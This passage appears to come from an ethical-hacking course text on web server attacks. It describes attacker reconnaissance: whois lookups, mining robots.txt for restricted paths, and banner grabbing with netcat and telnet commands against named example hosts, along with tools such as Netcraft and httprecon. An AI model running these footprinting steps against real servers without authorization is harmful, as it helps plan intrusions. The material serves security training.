
  Vulnerability scanning is a method of finding the vulnerabilities and misconfigurations of a web server. Attackers scan for vulnerabilities with the help of automated tools known as vulnerability scanners.

- **Session Hijacking**

  Attackers can perform session hijacking after identifying the current session of the client. The attacker takes complete control over the user session through session hijacking.

- **Web Server Passwords Hacking**

  Attackers use password-cracking methods such as brute-force attacks, hybrid attacks, and dictionary attacks to crack the web server's password.



Information Gathering

Information gathering is the first and one of the most important steps toward hacking a target web server. In this step, an attacker collects as much information as possible about the target server by using various tools and techniques. The information obtained from this step helps the attacker in assessing the security posture of the web server. Attackers may search the Internet, newsgroups, bulletin boards, and so on for gathering information about the target organization. Attackers can use tools such as Whois.net and Whois Lookup to extract information such as the target's domain name, IP address, and autonomous system number.

- **WHOis**

  Source: *https://www.whois.net*

  WHOis.net is designed to help perform a variety of whois lookup functions. It lets the user perform a domain whois search, whois IP lookup, and whois database search for relevant information on domain registration and availability. It provides insight into a domain's history and additional information. The whois lookup can be used anytime to determine who owns a domain name, how many pages from a site are listed with Google, or even search whois address listings for a website's owner.




Figure 13.21: Screenshots displaying a WHOis.net online search result


The following are some additional information-gathering tools:

- Whois Lookup (*https://whois.domaintools.com*)
- Whois (*https://www.whois.com*)
- DNSstuff WHOIS/IPWHOIS Lookup (*https://tools.dnsstuff.com*)
- Domain Dossier (*https://centralops.net*)
- Find Subdomains (*https://pentest-tools.com*)

Note: For complete coverage of information-gathering techniques, refer to Module 02: Footprinting and Reconnaissance.

Information Gathering from Robots.txt File

- The robots.txt file contains the list of the web server directories and files that the web site owner wants to hide from web crawlers
- An attacker can simply request the Robots.txt file from the URL and retrieve sensitive information such as the root directory structure and content management system information about the target website
- An attacker can also download the Robots.txt file of a target website using the Wget tool



Information Gathering from Robots.txt File

A website owner creates a robots.txt file to list the files or directories a web crawler should index for providing search results. Poorly written robots.txt files can cause the complete indexing of website files and directories. If confidential files and directories are indexed, an attacker may easily obtain information such as passwords, email addresses, hidden links, and membership areas.

If the owner of the target website writes the robots.txt file without allowing the indexing of restricted pages for providing search results, an attacker can still view the robots.txt file of the site to discover restricted files and then view them to gather information.

An attacker types URL/robots.txt in the address bar of a browser to view the target website's robots.txt file. An attacker can also download the robots.txt file of a target website using the Wget tool.

*robots.txt - Notepad


File Edit Format View Help

```
User-agent: *
Disallow: /en-us/windows/si/matrix.html
Disallow: /en-us/windows/si/matrix.html
Disallow: /*/security/search-results.aspx?
Disallow: /*/music/*/search/
Disallow: /*/search/
Disallow: /*/music/*/Search/
Disallow: /*/Search/
Disallow: /*/newsearch/
Disallow: *action=catalogsearch&
Allow: /*/store/*/search/
Allow: /*/store/*/layout/
Allow: /*/store/music/groove-music-pass/*
Allow: *action=catalogsearch&catalog_mode=grid&page=2$
Allow: *action=catalogsearch&catalog_mode=grid&page=3$
Allow: *action=catalogsearch&catalog_mode=grid&page=4$
Allow: *action=catalogsearch&catalog_mode=grid&page=5$
Allow: *action=catalogsearch&catalog_mode=grid&page=6$
Allow: *action=catalogsearch&catalog_mode=grid&page=7$
Allow: *action=catalogsearch&catalog_mode=grid&page=8$
Allow: *action=catalogsearch&catalog_mode=grid&page=2$
Allow: *action=catalogsearch&catalog_mode=grid&page=3$
Allow: *action=catalogsearch&catalog_mode=grid&page=4$
Allow: *action=catalogsearch&catalog_mode=grid&page=5$
Allow: *action=catalogsearch&catalog_mode=grid&page=6$
Allow: *action=catalogsearch&catalog_mode=grid&page=7$
Allow: *action=catalogsearch&catalog_mode=grid&page=8$
Disallow: *action=accessorysearch&product=*&*
Allow: *action=accessorysearch&product=*$
Disallow: *action=accessorysearch&
```

Figure 13.22: Screenshot displaying a robots.txt file

Web Server Footprinting/Banner Grabbing

- Gather valuable system-level data such as account details, operating system, software versions, server names, and database schema details
- Telnet a web server to footprint a web server and gather information such as server name, server type, operating systems, and applications running
- Use tools such as Netcraft, httprecon, and ID Serve to perform footprinting



Web Server Footprinting/Banner Grabbing

By performing web server footprinting, an attacker can gather valuable system-level data such as account details, OSs, software versions, server names, and database schema details. The Telnet utility can be used to footprint a web server and gather information such as server name, server type, OSs, and running applications running. Furthermore, footprinting tools such as Netcraft, ID Serve, and httprecon can be used to perform web server footprinting. These footprinting tools can extract information from the target server. Here, we examine the features and types of information these tools can collect from the target server.


Web Server Footprinting Tools

Netcat

- This utility reads and writes data across network connections, using the TCP/IP protocol

  `# nc -vv www.microsoft.com 80` – press [Enter]

  `GET / HTTP/1.0` - Press [Enter] twice




http://netcat.sourceforge.net

Telnet

- This technique probes HTTP servers to determine the Server field in the HTTP response header


  `telnet www.moviescope.com 80` – press [Enter]

  `GET / HTTP/1.0` - Press [Enter] twice




Web Server Footprinting Tools (Cont'd)

httprecon



https://www.computec.ch

ID Serve



https://www.grc.com

- Recon-ng
  https://github.com
- Uniscan
  https://sourceforge.net
- Nmap
  https://nmap.org
- Ghost Eye
  https://github.com
- Skipfish
  https://code.google.com

Web Server Footprinting Tools

- **Netcraft**

  Source: *https://www.netcraft.com*

  Netcraft determines the OS of the queried host by examining in detail the network characteristics of the HTTP response received from the website. Netcraft identifies vulnerabilities in the web server via indirect methods; the fingerprinting of the OS,

installed software, and configuration of that software yields sufficient information to determine whether the server is vulnerable to an exploit.




Figure 13.23: Screenshot of Netcraft

- **Netcat**

  Source: *http://netcat.sourceforge.net*

  Netcat is a networking utility that reads and writes data across network connections by using the TCP/IP protocol. It is a reliable "back-end" tool used directly or driven by other programs and scripts. It is also a network debugging and exploration tool.

  The following are the commands used to perform banner grabbing for www.moviescope.com as an example to gather information such as server type and version.

  - `# nc -vv www.moviescope.com 80` – press [**Enter**]
  - `GET / HTTP/1.0` - press [**Enter**] twice

